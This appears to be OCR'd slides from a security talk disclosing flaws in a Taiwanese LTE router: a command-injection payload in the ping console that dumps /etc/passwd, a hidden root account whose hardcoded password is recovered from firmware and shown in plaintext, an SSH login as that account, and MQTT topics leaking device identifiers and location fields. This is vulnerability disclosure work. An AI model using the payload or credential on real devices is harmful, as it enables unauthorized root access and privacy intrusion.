
CVE-2024-11983

```
home.gateway>sys ping `cat$IFS/etc/passwd`
ping: admin:$1$$5l                    tBbtTqWZ.:0:0:root:/:/bin/sh: Unknown host
```



More About Passwords

- Why does the password file contain another user?
  - This user doesn't appear in the web console or other settings



```
# cat /etc/passwd
admin:$1$$/3JID7ne04erUxnwx4jvm1:0:0:root:/:/bin/sh
HsinDian:$1$$vxx2ITNh7cHefDIKwPx9w/:0:0:root:/:/bin/sh
```

More About Passwords

- HsinDian (新店 / Xindian) is a district in Taiwan
  - Which is the location of the vendor's headquarters

```
# cat /etc/passwd
admin:$1$$/3JID7neO4erUxnwx4jvm1:0:0:root:/:/bin/sh
HsinDian:$1$$vxx2ITNh7cHefDIKwPx9w/:0:0:root:/:/bin/sh
```

So... What is the Password?

CVE-2025-1143

- The hash cannot be cracked by RockYou 😞
- We found that the password located in the firmware

```
    }
  }
  if (bVar1) {
    if (iVar4 == 0) {
      sVar6 = strlen(&local_24c);
      if ((((((sVar6 == 10) && (sVar6 = strlen(__s2), sVar6 == 0xc)) && (local_24c == 'B')) &&
           ((local_24b == '3' && (local_24a == 'c')))) &&
          ((((local_249 == 'B' && ((local_248 == '1' && (local_247 == 'L')))) &&
            (local_246 == 'R')) &&
           ((((local_245 == '0' && (local_244 == '0')) && (local_243 == '7')) &&
            (((*__s2 == 'H' && (__s2[1] == 's')) &&
             ((__s2[2] == '1' && ((__s2[3] == 'n' && (__s2[4] == '3')))))))))) &&
         ((((__s2[5] == 'h' && (((__s2[6] == 'u' && (__s2[7] == '@')) && (__s2[8] == '1')))) &&
           ((__s2[9] == '2' && (__s2[10] == '0')))) && (__s2[0xb] == '6')))) {
        bVar1 = true;
LAB_00401a08:
        FUN_00400990(0,0);
```

So... What is the Password?


- Verify it using John the Ripper and then log in

```
┌──(kali㉿kali)-[/tmp]
└─$ john h.txt --wordlist=p.txt
Warning: detected hash type "md5crypt", but the string is also recognized as "md5crypt-long"
Use the "--format=md5crypt-long" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 1 password hash (md5crypt, crypt(3) $1$ (and variants) [MD5 256/256 AVX2 8x3])
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 1 candidate left, minimum 48 needed for performance.
Hs1n3hu@1206     (HsinDian)
1g 0:00:00:00 DONE (2024-10-21 15:31) 50.00g/s 50.00p/s 50.00c/s 50.00C/s Hs1n3hu@1206
Warning: passwords printed above might not be all those cracked
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

```
❯ ssh -oHostKeyAlgorithms=+ssh-rsa HsinDian@[redacted]
HsinDian@[redacted]'s password:
# ls
bin      dev      lib      proc     sys      userfs   var
boaroot  etc      linuxrc  sbin     tmp      usr
# exit
```

Are There Any Interesting Processes?


```
/userfs/bin/bil_mqtt_sub -q 2 -h <HOST> -p <PORT> -i <ID> -u <USER> -P <PASS>
    --cafile /tmp/trec-ac --insecure -t <TOPIC>
```




MQTT Certificate


- The CA file located in /tmp/trec-ac

```
cat /tmp/trec-ac
-----BEGIN CERTIFICATE-----
MIIDqTCCApGgAwIBAgIJAKUDcpU16onsMA0GCSqGSIb3DQEBDQUAMGoxFzAVBgNV
<SNIP.....>
-----END CERTIFICATE-----
```



Connect to the Host Using MQTT





Subscribe

Topic: [redacted]/device_alert QoS: 0

{"ID":"600347576250","timestamp":"1728939705","alert":"LAN 1 up"}

2024-10-14 21:01:47:605

Topic: [redacted]/device_info QoS: 0

{"ID":"600[redacted]","CustID":[redacted]"MAC":"60[redacted]","MODEL":"RT1","FW":"1.04.1.61
3.11","timestamp":"1728939706","SN":"24","IP":"10.190.14.108","IPV6":"","WAN":"LTE","RSSI
":"-53","RSSI_DIV1":"","RSSI_DIV2":"","RSSI_DIV3":"","RSRP":"-82","RSRP_DIV1":"","RSRP_DI
V2":"","RSRP_DIV3":"","RSRQ":"-9","RSRQ_DIV1":"","RSRQ_DIV2":"","RSRQ_DIV3":"","SINR":"7.
6","SINR_DIV1":"","SINR_DIV2":"","SINR_DIV3":"","CQI":"12","RI":"NA","DL_MCS":"1","NETWOR
K":"Far EasTone","CELLID":"7C90820","CardFw":"EP06ELA[redacted]
","LTE_TEMP":"40","LTE_UPTIME":"1441","ICCID":"8988601715[redacted]","IMSI":"46[redacted]
034","IMEI":"868186[redacted]","NETMODE":"LTE","BAND":"B3","BW":"","RX_CH":"","TX_CH":"","
TCA":"","VOLT":"26.33V","CURRENT":"0.17A","TEMP":"37.00C","PCI":"192","LTE_MDN":"","3G_TX
":"","3G_RX":"","3G_APN2_TX":"0","3G_APN2_RX":"0","EWAN_TX":"0","EWAN_RX":"0","APN2_IP":"
","EWAN_TS_TX":"0.00KBps","EWAN_TS_RX":"0.00KBps","24G_TS_TX":"0.00KBps","24G_TS_RX":"0.0
0KBps","LTE_TS_TX":"0.07KBps","LTE_TS_RX":"0.03KBps","5G_TS_TX":"","5G_TS_RX":"","CA_STAT
US":"INACTIVE","CA_SBAND":"B7","CA_SBW":"20","CA_SDIR":"DL","CA_SCHAN":"3250","CA_RSSI":"
-66","CA_RSRP":"-84","GPS_LATITUDE":"","GPS_LONGITUDE":"","MIMO_MODE":"","Tag":"","Get_Sy


MQTT discloses GPS information

